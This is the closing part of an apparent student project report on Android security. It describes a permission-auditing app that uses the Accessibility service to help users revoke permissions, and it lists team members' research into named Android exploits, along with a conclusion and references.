We studied thoroughly on how android permissions works, and what is the best way to describe each permission and its adverse uses to the user so that they can better protect their privacy. The key aspect of our app is that it uses the Accessibility service of android to function, therefore, on first launch users are required to grant the app access to accessibility service.



### 3.2.2.1 Fetch installed/system applications and Display in UI

We fetch the list of all the installed and system applications that are in a user phone using *getInstalledApplication()* method from the *PackageManager* class and store them in an *ArrayList*, later we use android RecyclerView class to display all the application package names in a list.




### 3.2.2.2 Get individual application information

When a user clicks on an application package name, this opens a new activity or screen in the app. This screen displays the app name, package name, package ID, and all three types of permissions the app is currently using i.e., Normal, Signature, and Dangerous using the *getPackageInfo()* method


### 3.2.2.3 App Permissions

This screen shows all the permissions the app is using, on each permission, user is presented with the detailed description of the permission, its severity level, and whether user can modify the permission or not.



If the permission is modifiable, user can click on “Revoke” permission. This action triggers following setups in the Accessibility service.

- a. Open the Permission screen of the app.
- b. Click on Permissions.
- c. Click on the permission name that was clicked earlier to revoke.
- d. Revoke permission.
- e. Come back to the app main screen.



### 3.3 Challenges

- Our initial idea was to perform static analysis dynamically, which means when a user clicks on a specific app package name, we would run static analysis on that app and return the user with the results. The challenge with this approach is:
  - a. We have to run the static analysis tool on the server, which is costly, moreover, static analysis tools need an apk of the application to analyze. Android stores the apk files in the /data/app directory which can only be accessed if the phone is rooted.
  - b. Static analysis takes 5 to 30 minutes and the user would have to wait for the results to get back.
- Android does not allow a user to revoke other apps permission, using *PackageManager* we can revoke some restricted whitelisted permission, but this does not allow to revoke all the permissions. Here what we can do is either educate users to go to app settings and revoke a permission or simply give users an option to delete the app altogether.

## 4 Conclusion

In conclusion, the team was able to accomplish what was presented in the initial proposal with a slight modification. We were successfully able to demonstrate multiple attacks on Android OS version 4, Each attack required a research phase to understand the inner working of the OS, and how it can be exploited. Moreover, the android application was also successfully developed, following the android app

development best practices. We were able to learn android app development and implement every learned aspect in our final application.

To accomplish that, the team members were able to divide the tasks amongst themselves to work in parallel and be able to add their findings to the report or push their code to remote repository in case of app development.

Finally, while time constraints prevent us to better explore and exploit more android vulnerabilities, we are in a position to deliver a project of quality. Overall, the team learned a lot, in terms of android, its vulnerabilities and app development.

## 5 Contribution Table

Team Member	Task
Omer Mujtaba	Android Security App Development, Android best practices research, Documentation
Shreya Singh	Stage fright vulnerability research, exploit and documentation.
Gottam Viviekananda Reddy	Android Security App Development, Android vulnerabilities research
Abhinav Boothpur	Android WebView attack research, exploit and documentation
Etefia Odudu	Android Security App Development
Garima Garima	Android screen lock bypass attack research, exploit, and documentation
Michael Idibia Onazi	Android TCP reverse shell research, exploit and documentation.

## 6 References and Citations

<https://source.android.com/security/app-sandbox>

<https://deeloper.android.com/guide/topics/permissions/overview>

<https://youtu.be/8yjtDaBtxA>

<https://resources.infosecinstitute.com/topic/hack-android-devices-using-stagefright-vulnerability/>

<https://www.checkmarx.com/2016/04/06/another-android-stagefright-vulnerability-exposed/>

- [1] M. Labs, "Mcfee Labs Q3 2011 Threats Report Press Release," 2011. [Online]. Available: <http://www.mcafee.com/us/about/news/2011/q4/20111121-01.aspx> .
- [2] R. Srikanth, "Detection and Defense, Mobile Malware Evolution," EECE 571B, term survey paper, 2012.
- [3] J. A. S. T. W. a. M. M. K. R. H. Niazi, "Signature-based detection of privilege-escalation attacks on Android," in Conference on Information Assurance and Cyber Security (CIACS),,, Rawalpindi, 2015.